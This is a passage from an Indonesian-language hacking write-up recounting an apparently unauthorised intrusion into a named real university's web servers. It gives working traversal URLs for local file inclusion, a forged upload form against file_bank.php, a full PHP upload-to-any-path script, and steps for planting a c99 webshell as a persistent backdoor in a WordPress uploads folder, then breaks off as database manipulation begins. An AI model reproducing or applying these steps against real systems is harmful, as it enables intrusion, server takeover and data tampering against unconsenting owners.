
Namun apa yang terjadi, ketika saya mencoba LogIn ke MySQL Server UNZA, ternyata muncul pesan **Error 101** terus menerus. Begitu pun dengan database untuk sub-domain yang lainnya. Ternyata hal ini disebabkan karena adanya firewall (**rc.firewall**), yang tidak memperbolehkan akses ke MySQL Server melalui komputer selain Localhost atau Ip Address tertentu. Waduh, ternyata Adminnya lebih hebat ini, jadi malu saya (^_^).

Sekarang dapat kita simpulkan, bahwa "**Akses Database hanya dapat dilakukan melalui komputer Localhost**". Berbekal prinsip, bahwa tidak ada sistem yang 100% aman. Saya terus mencoba untuk mempelajari file-file PHP yang digunakan oleh server UNZA, dengan menggunakan metode LFD di atas. Maaf sebelumnya kalau saya sudah lancang.

Dan akhirnya, saya pun menemukan suatu file yang rentan terhadap serangan XSRF.

2. REMOTE XSRF (Cross Site Request Forgery)

XSRF (Cross Site Request Forgery) adalah suatu celah yang terjadi karena kurangnya pengamanan pada suatu file yang memproses form tertentu. Sehingga kita dapat melakukan request ke file action tersebut, dengan form yang telah kita modifikasi sebelumnya. Sedangkan kata REMOTE di atas maksudnya adalah, kita dapat melakukannya melalui komputer luar yakni selain localhost.



<http://intra.unza.ac.id>

Celah tersebut terdapat pada sub-domain INTRA, dan file yang rentan tersebut bernama **file_bank.php** yang memiliki fungsi untuk meng-upload file ke dalam server UNZA. Berikut bagian dari script tersebut yang rentan terhadap XSRF.


```
43 <tr>
44 <td width="144" height="35"><div class="item_1"><strong>&nbsp;&nbsp;&nbsp;Upload File</strong></div>
45
46 <form action="file_bank.php?t=<?=$_GET[h]?>&h=<?=$_GET[h]?>" method="post" name="f_entry"
47 ENCTYPE="multipart/form-data">
48 <td width="864">
49 <input name="u_source" type="FILE" class="textinput" size="50">
50 <input class="btn" type="submit" name="button" value="upload">
51 </td>
52 </form>
53
54 </tr>
```

http://www.unza.ac.id/images/../../../../usr/home/soboparan/intra/file_bank.php%00

Karena kurangnya pengamanan di awal script, maka kita bisa memanfaatkan form tersebut di atas untuk mengupload file. Sekarang kita copy script yang kita block diatas, dan kemudian paste di Text Editor. Khusus pada bagian **action**, tinggal kita tambahkan alamat dari file tersebut seperti berikut,

```
action="http://intra.unza.ac.id/file_bank.php?t=<?=$_GET[h]?>&h=<?=$_GET[h]?>"
```

Setelah selesai, tinggal simpan dengan extensi HTML. Dan form tersebut siap untuk kita jalankan.



Pertama kali yang kita upload ke server tersebut adalah Webshell, dengan begitu akan lebih memudahkan kita dalam memanajemen server tersebut via HTTP. Oke, webshell berhasil diupload, sekarang kita coba jalankan melalui web browser seperti berikut.

<http://www.unza.ac.id/c99.php>

Oppss, muncul pesan error 404, yang menandakan file c99 tersebut tidak berada pada direktori tersebut. Jadi apakah file tadi berhasil kita upload atau tidak ..?? Agar tidak menjadi penasaran, mari kita lihat ulang scripts dari file **file_bank.php** di bawah ini.


```
59 // UPLOAD
60 $txterror="";
61 if ($_POST[button]=="upload" and $_FILES['u_source']['size']>0) {
62     // SETING
63     // switch (ext($_FILES['u_source']['name'])) {
64     $folder=get_folder();
65     $set_filesize=102400000; // 100 MB
66     $set_dir=$dir_web_storage_cv."/". $folder;
67     $u_filename=ereg_replace(" ", "_", $_FILES['u_source']['name']);
```

Pada baris 59, terdapat script yang berfungsi untuk memproses form Upload di atas. Ternyata setelah kita upload, file tersebut tidak ditempatkan pada direktori yang sama dengan web server. Saya akui, baru kali ini saya melihat teknik seperti ini, yaitu **"Direktori Upload dipisahkan dari Direktori Web Server"**, kreatif juga (^_^).

Sekarang kita lanjutkan, file tersebut akan diletakan pada direktori **\$dir_web_storage . "/" . \$folder** di atas. Nah, sekarang kita cari tahu, berapakah nilai dari variable **\$dir_web_storage** tersebut. Setelah kita amati lebih dalam, ternyata nilai dari variable tersebut tidak terdapat dalam file **file_bank.php**. Melainkan terdapat pada file lain, yang di-include pada awal scripts.

```
1 <?
2 session_start();
3 if (!$SESSION[intra_user]) Header ( "Location: ../" );
4 include "common.php";
5 include "setting.php";
6 include "function.php";
```

Sekarang kita lihat isi dari file **setting.php** tersebut.

```
5 if ($host=="127.0.0.1") {
6     $dir_web="D:\wamp\www\ari\intra";
7     $dir_web_storage="$dir_web\web_storage_intra";
8     $dir_web_storage_cv="D:\wamp\www\ari\cv\web_storage_cv";
9     ini_set('display_errors', 'On');
10    ini_set('error_reporting', E_ALL & ~E_NOTICE);
11 } else {
12     $dir_web="/usr/home/soboparan/intra";
13     $dir_web_storage_cv="/usr/home/soboparan/web_storage_cv";
14     ini_set('display_errors', 'On');
15     ini_set('error_reporting', E_ALL & ~E_NOTICE);
16 }
```

Yap, itulah nilai dari variable **\$dir_web_storage**. Sedangkan nilai untuk variable **\$folder** sendiri, didapat melalui fungsi **get_folder()**, yang mengeluarkan output tahun dan bulan pada saat itu. Jadi dapat kita simpulkan, jika kita meng-upload file tersebut pada bulan juni, maka direktori file tersebut akan seperti di bawah ini.

/usr/home/soboparan/web_storage_cv/201106/c99.php


Jika file webshell terpisah seperti di atas, lalu bagaimana cara kita menjalankan file tersebut secara langsung?? Karena file tersebut tidak berada pada direktori web server, yang artinya tidak di bawah domain unza. Berarti sampai di sini usaha kita sia-sia donk??

Tunggu dulu, file di atas dapat kita jalankan jika server UNZA juga rentan terhadap serangan LFI. Namun, apakah benar server dari Universitas sebesar itu memiliki celah yang kompleks?? Kedengarannya itu hal yang mustahil (-_-), tapi memang itulah kenyataannya.

3. LOCAL FILE INCLUSION (LFI)


Local File Inclusion (LFI) termasuk salah satu teknik web hacking yang mempunyai fungsi untuk meng-Include file apapun yang berada di dalam server (local). Jika file tersebut berupa PHP, maka scripts yang ada di dalamnya akan dicompile dan dijalankan. Tidak hanya itu, celah ini juga dapat meng-Include file selain PHP, asalkan file tersebut dapat dibaca oleh Web Browser kita.

Cerobohnya lagi, celah itu malah terdapat pada file utama dari website UNZA (**index_unza.php**). Hal itu terdapat dalam parameter <http://www.unza.ac.id/?s=inclusion-here> . Berikut contohnya kita meng-Include sebuah file dari dalam server.



<http://www.unza.ac.id/?s=../../../../../../../../usr/home/soboparan/www1/uts.html%00>

Dengan begitu, kita dapat langsung meng-Include file webshell (c99) yang telah kita upload ke dalam server pada kesempatan sebelumnya. Dan berikut hasil yang muncul pada web browser saya. :-)



http://www.unza.ac.id/?s=../../../../../../../../usr/home/soboparan/web_storage_cv/201106/c99

Kita tidak perlu menambahkan ekstensi PHP dari file c99 tersebut, karena ekstensi tersebut akan ditambahkan sendiri oleh script pemrograman pada web tersebut. Jika belum faham, berikut contoh simpelnya.

```
include "$_GET[s]" . ".php";
```


Walaupun tampaknya file c99 telah berhasil dengan sempurna, namun setelah saya coba jalankan, ternyata mengalami masalah. Masalahnya dalam hal ini adalah adanya dua tanda **question mark (?)** pada URL. Yang pada akhirnya, tanda **question mark** ke dua akan dihilangkan.

```
http://www.unza.ac.id/?s=../../../../../../../../usr/home/soboparan/web_storage_cv/201106/c99?act=ls
```

URL tersebut akan dirubah secara otomatis oleh web browser menjadi seperti berikut,

```
http://www.unza.ac.id/?act=ls
```

Pada akhirnya muncullah pesan error pada layar kaca anda, hemm (-_-). Sebenarnya, inti dari masalah ini adalah, **file PHP tidak dapat men-include file PHP lain yang sedang dieksekusi menggunakan method GET**. Karena dalam method GET, data dikirim melalui URL. Oleh karena itu, file c99 saya disini tidak dapat dijalankan, sebab pada keadaan default file ini menggunakan method GET untuk mengirim/menerima data ke server.


Masalah ini pun dapat kita akali, kita dapat mengirim data menggunakan method yang lain, yaitu method POST. Method POST ini mengirim datanya melalui HEADER, dan tidak akan ditampilkan pada URL. Baik, dari sini kita dapat memodifikasi file c99 kita agar bekerja menggunakan method POST. Atau bisa saja kita langsung mencari file webshell lainnya yang support method tersebut dari Internet, iya kan? Kemudian kita bisa menjalankannya setiap saat melalui inclusion yang panjang tersebut.

Tidak seperti itu, tentunya kita akan sulit mengingatnya jika harus menggunakan Inclusion yang panjang seperti di atas. Sekarang akan kita buat backdoor yang lebih mudah dan simple. Caranya adalah kita harus meng-Upload file webshell tersebut ke dalam direktori **virtual host (WWW)**.

Pertama, kita buat UPLOAD SCRIPT dari PHP seperti berikut,

```
1 <?php
2
3     if(!empty($_POST['path'])) {
4         $upload_dir = $_POST['path'];
5         $extension = $_FILES['userfile']['name'];
6         $upload_file = $upload_dir . basename($extension);
7         if (move_uploaded_file($_FILES['userfile']['tmp_name'], $upload_file)) {
8             echo "File is valid, and was successfully uploaded.<br />";
9             echo "Exploit is located in " . $upload_dir . $extension . "<br />";
10        } else {
11            echo "Upload failed!<br />";
12        }
13    } else { ?>
14        <center>
15            <form enctype="multipart/form-data" action="" method="POST">
16                <table border="1">
17                    <tr>
18                        <td>Directory Target : </td>
19                        <td><input type="text" name="path" /></td>
20                    </tr>
21                    <tr>
22                        <td>Exploit File : </td>
23                        <td><input name="userfile" type="file" /></td>
24                    </tr>
25                </table>
26                <input type="hidden" name="MAX_FILE_SIZE" value="512000" />
27                <br><input type="submit" value="Send File" />
28            </form>
29        </center>
30    }
31 <?php } ?>
```

Kemudian file di atas kita upload menggunakan celah REMOTE XSRF sebelumnya. Lalu dapat kita jalankan menggunakan celah LFI. Selanjutnya, berbekal file tersebut, kita upload lagi file webshell ke dalam server UNZA. Namun dalam hal ini, lokasi direktori kita tempatkan di bawah Virtual Host.




http://www.unza.ac.id/?s=../../../../../../../../usr/home/soboparan/web_storage_cv/201106/miniupload

Sekarang kita coba lagi untuk mengUpload webshell, karena tool ini merupakan peralatan utama dalam web hacking. Ketika saya Upload, ternyata tidak selancar yang saya kira. Dalam hal yang sederhana ini pun saya mengalami masalah, bahkan butuh satu hari bagi saya untuk menemukan masalah tersebut. Ternyata hal ini sepele, kesalahan tersebut terjadi sebab file tidak dapat kita upload ke direktori **www1** dari website utama UNZA. Yang dikarenakan permission pada direktori tersebut tidak writeable untuk user **www** (web server application).

Saya coba mencari-cari direktori yang full access, namun dimanakah direktori yang memenuhi kriteria tersebut?? Karna akan kesulitan bagi saya untuk memeriksa satu per satu dari seluruh sub domain UNZA.

Coba kita beralih ke sub domain yang lain, yang mungkin tidak asing bagi kita (^_^). Yap, ada salah satu sub domain yang memakai wordpress kan? Yaitu **fmipa.unza.ac.id** sebelumnya. Kalau kita perhatikan, setiap website yang kompleks seperti wordpress, akan menyimpan file yang diupload oleh user ke suatu direktori. Nah, direktori inilah yang tentunya writeable oleh user **www** (web server application). Secara default wordpress menyimpannya di **wp-content/uploads** .

Kali ini kita coba mengarahkan ke direktori tersebut. Selanjutnya kita coba mengujinya melalui web browser ke alamat <http://fmipa.unza.ac.id/wp-content/uploads/c99.php> , dan alhasil berikut yang muncul,




Oke, sekarang backdoor sudah tertanam, dan dapat kita kunjungi sewaktu-waktu dengan mudah.

4. DATABASE MANIPULATION

Pada bagian sebelumnya telah kita bahas bahwa "Database Server pada UNZA hanya dapat kita akses melalui LOCALHOST". Kelihatanya hal itu akan mustahil jika kita lakukan pada sesaat yang lalu, namun dengan tertanamnya webshell, semuanya berubah menjadi 180 derajat.

